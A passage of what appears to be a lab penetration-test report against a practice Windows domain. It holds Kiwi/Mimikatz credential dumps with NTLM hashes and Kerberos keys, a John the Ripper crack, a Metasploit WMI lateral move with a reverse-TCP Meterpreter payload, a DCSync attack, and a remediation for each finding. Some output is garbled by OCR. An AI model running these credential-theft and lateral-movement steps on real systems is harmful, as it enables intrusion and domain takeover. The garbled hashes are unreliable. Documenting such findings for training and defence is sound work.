RID : 000001f4 (500)
User : Administrator
RID : 000001f5 (501)
User : Guest
RID : 000001f7 (503)
User : DefaultAccount
RID : 000001f8 (504)
User : WDAGUtilityAccount
Hash NTLM: 6c49eb29d6750b9a34fee28fad3577

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : e9b42c3ad06e2afe7962656d9c3c9a3f
* Primary:Kerberos-Older-Keys *
    Default Salt : WDAGUtilityAccount
    Default Iterations : 4096
    Credentials
        aes256_hmac (4096) : da89b3f868e7e9a9a2649235ca6abfee0c7066c410892b6e9ff99855830260ee5

[*] Packages *
    NTLM-Strong-NTOWF
File Sys
* Primary:Kerberos *
    Default Salt : DESKTOP-ZI13CU6sysadmin
    Credentials
        des_cbc_md5 (4096) : 94fae331081f3443
        OldCredentials
            des_cbc_md5 (4096) : 94fae331081f3443


Home
RID : 000003ea (1002)
User : Flag4
    Hash NTLM : 5015ed3bf5e77007489e1a9aa11aa39
    lm : 61cc909337b7071a1c1cb26b427882f
    ntlm- : 5015ed3bf5e77097489e49aa11aa39

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 4562c122b043911e0fe200dc3dc942f
* Primary:Kerberos-Older-Keys *
    Default Salt : WIN10.REKALL.LOCALflag6
    Default Iterations : 4096
    Credentials
        aes256_hmac (4096) : 9fc67bd52953ce61ef031c6f1292c1839c784c54d5cbdd9c84e9449ed2c0672f
        aes128_hmac (4096) : 09976fcacedeaf94da4584097081355
        des_cbc_md5 (4096) : 4023cd293ea4f7fd



[*] Packages *
    NTLM-Strong-NTOWF
* Primary:Kerberos *
    Default Salt : WIN10.REKALL.LOCALflag6
    Credentials
        des_cbc_md5 (4096) : 4023cd293ea4f7fd

meterpreter >
```



## Images

	
<b>Affected Hosts</b>	172.22.117.20
<b>Remediation</b>	<p>Configure the Local Security Authority Subsystem Service (LSASS) to run in protected mode.</p> <p>Use Credential Guard, which uses virtualization-based security (VBS) to isolate secrets so that only privileged system software can access them.</p>

Vulnerability 26	Findings
<b>Title</b>	File Enumeration
<b>Type (Web app / Linux OS / Windows OS)</b>	Windows OS
<b>Risk Rating</b>	High
<b>Description</b>	We were able to locate the pathway to the target file with a simple search in Meterpreter. We followed up by dropping in the WIN10 shell and viewing the target file.

	 <pre> root@kali:~# search -f flag*.txt search: -f flag*.txt search' is not recognized as an internal or external command, operable program or batch file.  root@kali:~# type -f flag*.txt type -f flag*.txt The system cannot find the file specified. Error occurred while processing: -f.  root@kali:~# flag4.txt flag4.txt  root@kali:~# 822e343a10440ad9c08b6197819b49d 822e343a10440ad9c08b6197819b49d root@kali:~# type flag7.txt type flag7.txt The system cannot find the file specified.  root@kali:~# C:\Program Files (x86)\SImail\System&gt;exit exit meterpreter &gt; type flag4.txt [-] Unknown command: type meterpreter &gt; search flag4.txt [-] You must specify a valid file glob to search for, e.g. &gt;search -f *.doc meterpreter &gt; search -f flag4.txt Found 4 results... =metasploit&gt;  root@kali:~# dir Path   Size (bytes) Modified (UTC) c:\Program Files (x86)\SImail\System\Flag4.txt      32        2022-03-21 11:59:51 -0400 c:\Users\Public\Documents\Flag7.txt                  32        2022-02-15 17:02:28 -0500 c:\xampp\htdocs\Flag2.txt                          34        2022-02-15 16:53:19 -0500 c:\xampp\mp\Flag3.txt                            32        2022-02-15 16:53:04 -0500 root@kali:~# </pre>  <pre> root@kali:~# cd Public cd Public  root@kali:~# dir dir Volume in drive C has no label. Volume Serial Number is 0014-D802 H: Directory of C:\Users\Public  02/15/2022 10:15 AM &lt;DIR&gt; . 02/15/2022 10:15 AM &lt;DIR&gt; .. 02/15/2022 10:15 AM &lt;DIR&gt; Documents 12/07/2019 01:14 AM &lt;DIR&gt; Downloads 12/07/2019 01:14 AM &lt;DIR&gt; Music 12/07/2019 01:14 AM &lt;DIR&gt; Pictures 12/07/2019 01:14 AM &lt;DIR&gt; Videos                0 bytes 7 Dir(s)   3,416,510,464 bytes free  C:\Users\Public&gt;cd Documents cd Documents  C:\Users\Public\Documents&gt;dir dir Volume in drive C has no label. Volume Serial Number is 0014-D802 H: Directory of C:\Users\Public\Documents  02/15/2022 02:02 PM &lt;DIR&gt; . 02/15/2022 02:02 PM &lt;DIR&gt; .. 02/15/2022 02:02 PM          32 flag7.txt                1 File(s)   32 bytes                2 Dir(s)   3,416,510,464 bytes free  C:\Users\Public\Documents&gt;type flag7.txt type flag7.txt 6fd3e3a2c27e329d67e32857c2fdc C:\Users\Public\Documents&gt; </pre>
<b>Affected Hosts</b>	172.22.117.20
<b>Remediation</b>	<p>Restrict unauthorized access to sensitive files and directories by managing the permissions of user accounts.</p> <p>Employ strong password policy including MFA to minimize risk of breaches in the first place.</p>

Vulnerability 27	Findings
Title	Lateral Movement: User Enumeration part 2
Type (Web app / Linux OS / Windows OS)	Windows OS

<b>Risk Rating</b>	Critical
<b>Description</b>	<p>Within the Meterpreter shell, we use the Kiwi command lsadump::cache in order to reveal the credentials found on the Win10 machine of AMBob, and we used John the Ripper to crack the password. We proceeded to use the exploit windows/local/wmi, and along with the credentials we found, were able to laterally move into the WinDC machine. By searching for “net users”, we were able to reveal the different usernames on the system.</p> <p>Taking a step back into the Meterpreter shell, we continued to enumerate and quickly came across the 9th target flag file in the C:\ directory.</p>
<b>Images</b>	 

**Initial Reconnaissance and Exploitation (Top Panel)**

```

File Actions Edit View Help
File System
  Trash
  File Actions Edit View Help
  Directory Traversal
  64 auxiliary/vmware/vmware_server_dir_trav
  69 auxiliary/admin/backupexec/registry
  Registry Access
  70 auxiliary/gather/windows_secrets_dump

Interact with a module by name or index. For example info 70, use 70 or use auxiliary/gather/windows_secrets_dump

msf6 > exit
Home
  [root@kali] (~)
  ls
  Desktop  Downloads  file3  LinEnum.sh  passbob.txt  Pictures  script.jpg  script.php  Scripts  Videos
  Documents  file2  flag3.txt  Music  password.txt  Public  script.jpg.php  script.php.jpg  Templates
  [root@kali] (~)
  john --format=mscache2 passbob.txt
  Unknown ciphertext format name requested
  [root@kali] (~)
  john --format=mscache2 passbob.txt
  Unknown ciphertext format name requested
  [root@kali] (~)
  john --format=mscache2 passbob.txt
  Using current input encoding: UTF-8
  Loaded 1 password hash (mscache2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
  Will run 2 OpenMP threads
  Proceeding with single, rules:single
  Press 'q' at any time to quit, except any other key for states
  Warning: Only 13 candidates buffered for the current salt, minimum 32 needed for performance.
  Almost done: Processing the remaining buffered candidate passwords, if any.
  Proceeding with wordlist:/usr/share/john/password.lst
  Changekey (ADMBob)
  13:59:00:00 DONE 2/3 (2023-11-27 21:41) 4.54G/s 4722p/s 4722c/s 123456..barney
  Use the "--show --format=mscache2" options to display all of the cracked passwords reliably
  Session completed.

  [root@kali] (~)

```

**Windows Scavenger (Middle Panel)**

```

File Actions Edit View Help
File System
  Trash
  File Actions Edit View Help
  msf6 exploit(windows/local/wmi) > set SMBPass ADMBob
  SMBPass => ADMBob
  msf6 exploit(windows/local/wmi) > set SMBPass Changeme!
  SMBPass => Changeme!
  msf6 exploit(windows/local/wmi) > set SMBUser ADMBob
  SMBUser => ADMBob
  msf6 exploit(windows/local/wmi) > set SMBDomain REKALL
  SMBDomain => REKALL
  msf6 exploit(windows/local/wmi) > set LHOST 172.22.117.100
  LHOST => 172.22.117.100
  msf6 exploit(windows/local/wmi) > options

Module options (exploit/windows/local/wmi):
  Name      Current Setting  Required  Description
  RHOSTS    172.22.117.10   yes        Target address range or CIDR identifier
  RPORT     4444              no         The port to bind the exploit to use for this listener
  SESSION    2                yes       The session to run this module on
  SMBDomain  REKALL          no         The Windows domain to use for authentication
  SMBPass    Changeme!        no         The password for the specified username
  SMBUser    ADMBob          no         The username to authenticate as
  TIMEOUT    10               yes       Timeout for WMI command in seconds

Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     172.22.117.100  yes       The listen address (an interface may be specified)
  LPORT     4444              yes       The listen port

Exploit target:
  Id  Name
  --  --
  0  Automatic

msf6 exploit(windows/local/wmi) > 

```

**Exploitation (Bottom Panel)**

```

File Actions Edit View Help
File System
  Trash
  File Actions Edit View Help
  100777/rw-rwxrwx 305664 fil 2018-09-15 03:13:04 -0400 wusa.exe
  100666/rw-rw-rw 478208 fil 2018-09-15 03:13:14 -0400 wvc.dll
  100666/rw-rw-rw 634808 fil 2018-09-15 03:13:02 -0400 xbobjsynthetic.dll
  100666/rw-rw-rw 52736 fil 2018-09-15 03:13:09 -0400 xmfilter.dll
  100666/rw-rw-rw 173216 fil 2019-09-09 20:29:23 -0400 xmlite.dll
  100666/rw-rw-rw 17920 fil 2018-09-15 03:13:06 -0400 xmprov.dll
  100666/rw-rw-rw 52736 fil 2018-09-15 03:13:09 -0400 xolip.dll
  040777/rw-rw-rw 642176 fil 2019-09-06 20:29:55 -0400 xpsrchvw.exe
  100666/rw-rw-rw 76060 fil 2018-09-15 05:08:47 -0400 xpsrchw.xml
  100666/rw-rw-rw 2086400 fil 2019-09-09 20:29:24 -0400 xpservices.dll
  100666/rw-rw-rw 4814 fil 2018-09-15 03:13:15 -0400 xwizard.dll
  100666/rw-rw-rw 250808 fil 2018-09-15 03:13:15 -0400 xwizardards.dll
  100666/rw-rw-rw 37320 fil 2018-09-15 03:13:15 -0400 xwizardards.dll
  100666/rw-rw-rw 98816 fil 2018-09-15 03:13:14 -0400 xwreg.dll
  100666/rw-rw-rw 207360 fil 2018-09-15 03:13:14 -0400 xwpdui.dll
  100666/rw-rw-rw 19808 fil 2018-09-15 03:13:14 -0400 xzlib32.dll
  040777/rw-rwxrwx 0 dir 2019-09-06 20:31:02 -0400 zh-CN
  040777/rw-rwxrwx 0 dir 2018-09-15 05:08:48 -0400 zh-TW
  100666/rw-rw-rw 67072 fil 2018-09-15 03:13:04 -0400 zipfldr.dll
  100666/rw-rw-rw 374784 fil 2018-09-06 20:29:22 -0400 ztrace_maps.dll
  100666/rw-rw-rw 25088 fil 2018-09-15 03:13:04 -0400 ztrace_maps.dll

meterpreter > shell
Process 1312 created.
Channel 1 created
Microsoft Windows [Version 10.0.17763.73]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> net users
net users


ADMBob           Administrator      flag8-ad12fc2ffcie47
Guest            hhodge             jsmith
krbtgt           tschubert
The command completed with one or more errors.

C:\Windows\system32>

```

	<pre> File Actions Edit View Help Process 2074 created. Channel 1 created. Microsoft Windows [Version 10.0.17763.737] (c) 2018 Microsoft Corporation. All rights reserved.  C:\Windows\system32&gt;net users net users User accounts for \\  ADMBob           Administrator      flag8-ad12fc2fffc1e47 Guest            hdodge          jsmith krbtgt           tschubert  The command completed with one or more errors.  C:\Windows\system32&gt;exit exit meterpreter &gt; pwd C:\Windows\system32 meterpreter &gt; cd .. meterpreter &gt; cd .. meterpreter &gt; pwd C:\Windows\system32 meterpreter &gt; ls Listing: C:\Windows\system32  Mode                Size  Type  Last modified        Name 040777/rw-rwxrwx  0    dir   2022-02-15 13:14:22 -0500  \$Recycle.Bin 040777/rw-rwxrwx  0    dir   2022-02-15 13:01:09 -0500  Documents and Settings 040777/rw-rwxrwx  0    dir   2018-09-15 03:19:00 -0400  PerfLogs 040555/r-xr-xr-x  4096   dir   2022-02-13 13:14:06 -0500  Program Files 040555/r-xr-xr-x  4096   dir   2022-02-13 13:14:06 -0500  Program Files (x86) 040777/rw-rwxrwx  4096   dir   2022-02-15 16:27:48 -0500  ProgramData 040777/rw-rwxrwx  4096   dir   2022-02-15 13:01:13 -0500  Recovery 040777/rw-rwxrwx  4096   dir   2022-02-13 16:10:31 -0500  System Volume Information 040777/rw-rwxrwx  4096   dir   2022-02-15 16:10:31 -0500  Windows 040777/rw-rwxrwx  16384  dir   2022-02-15 16:19:43 -0500  Windows 100666/rw-rw-rw-  32     fil   1969-12-31 19:00:00 -0500  flag9.txt 000000/-         0     fif   1969-12-31 19:00:00 -0500  pagefile.sys  meterpreter &gt; cat flag9.txt F7356e02f44c4fe7bf5374ff9bcfb872meterpreter &gt; </pre>
Affected Hosts	172.22.117.10 172.22.117.20
Remediation	Activate Windows Defender for Identity. Enforce strong password management policies. Regularly install software updates and system patches. If possible, implement greater network segregation.

Vulnerability 28	Findings
Title	Privilege Escalation - DCSync Attack
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Critical
Description	Using Kiwi extension, we executed a successful DCSync attack. This allowed us to impersonate the Domain Controller in order to request account and password data for the Administrator from the targeted Domain Controller. With this information, we can log in as the Administrator and perform any desired actions.

<b>Images</b>  <pre> meterpreter &gt; pwd C:\Windows\system32 meterpreter &gt; cd .. meterpreter &gt; cd .. meterpreter &gt; pwd C:\\ meterpreter &gt; ls Listing: C:\\ Mode          Size  Type  Last modified      Name 040777/rwxrwxrwx  0   dir   2022-02-15 13:14:22 -0500  \$Recycle.Bin 040777/rwxrwxrwx  0   dir   2022-02-15 13:01:09 -0500  Documents and Settings 040777/rwxrwxrwx  0   dir   2018-09-15 03:19:00 -0400  PerfLogs 040777/rwxrwxrwx  0   dir   2022-02-15 13:14:06 -0500  Program Files 040777/rwxrwxrwx  4096  dir   2022-02-15 13:14:06 -0500  Program Files (x86) 040777/rwxrwxrwx  4096  dir   2022-02-15 16:27:48 -0500  ProgramData 040777/rwxrwxrwx  4096  dir   2022-02-15 13:01:13 -0500  Recovery 040777/rwxrwxrwx  4096  dir   2022-02-15 16:14:31 -0500  System Volume Information 040777/rwxrwxrwx  4096  dir   2022-02-15 16:14:31 -0500  Windows 040777/rwxrwxrwx  16384  fil   2022-02-15 16:19:43 -0500  Windows 100666/rw-rw-rw-  32   fil   2022-02-15 17:04:29 -0500  flag9.txt 000000/-         0   fil   1969-12-31 19:00:00 -0500  pagefile.sys  meterpreter &gt; cat flag9.txt f7356ee02744c4fb7bf5374ffffbc0fbf872meterpreter &gt; load kiwi Loading extension kiwi... ===== minikki@...:~ 0 20191125 (x86/windows) # # # .minikki@...:~ 0 20191125 (x86/windows) # # # TA La Vie, A L'Amour - (oe.oe) ## / ## /## &gt; Benjamin DELPY "gentilkiwi" ( benjamin@gentilkiwi.com ) ## / ## /## &gt; http://blog.gentilkiwi.com/minikatz ## v ## Vincent LE TOUX ( vincent.letoux@gmail.com ) ## ## &gt; http://pingcastle.com / http://mysmartlogon.com ***/ [!] Loaded x86 Kiwi on an x64 architecture.  Success. meterpreter &gt; dcSync_ntlm Administrator [*] Account : Administrator [*] NTLM Hash : Afecfd309a196590bf2ec39dd23d582 [*] LM Hash : e098dc3297033f52b595d01ba2328be55 [*] S-1-5-21-3484658398-3689884876-116297675-500 [*] RID : 500 meterpreter &gt; </pre>	<b>Affected Hosts</b> 172.22.117.10 172.22.117.20	<b>Remediation</b> <p>Implement network monitoring (IDS) and keep event logs where DCSync usage has been identified, specifically Event ID 4662 (make it top priority).</p> <p>Monitor for active directory replication traffic (Event ID 2108 1084).</p> <p>Monitor and block the ability to change permissions to the domain. When restricting users adding permissions for replication, it will lower the ability to create persistence where non-administrator accounts can perform DCSync attacks.</p> <p>Implement a security awareness program for all users of the system.</p>
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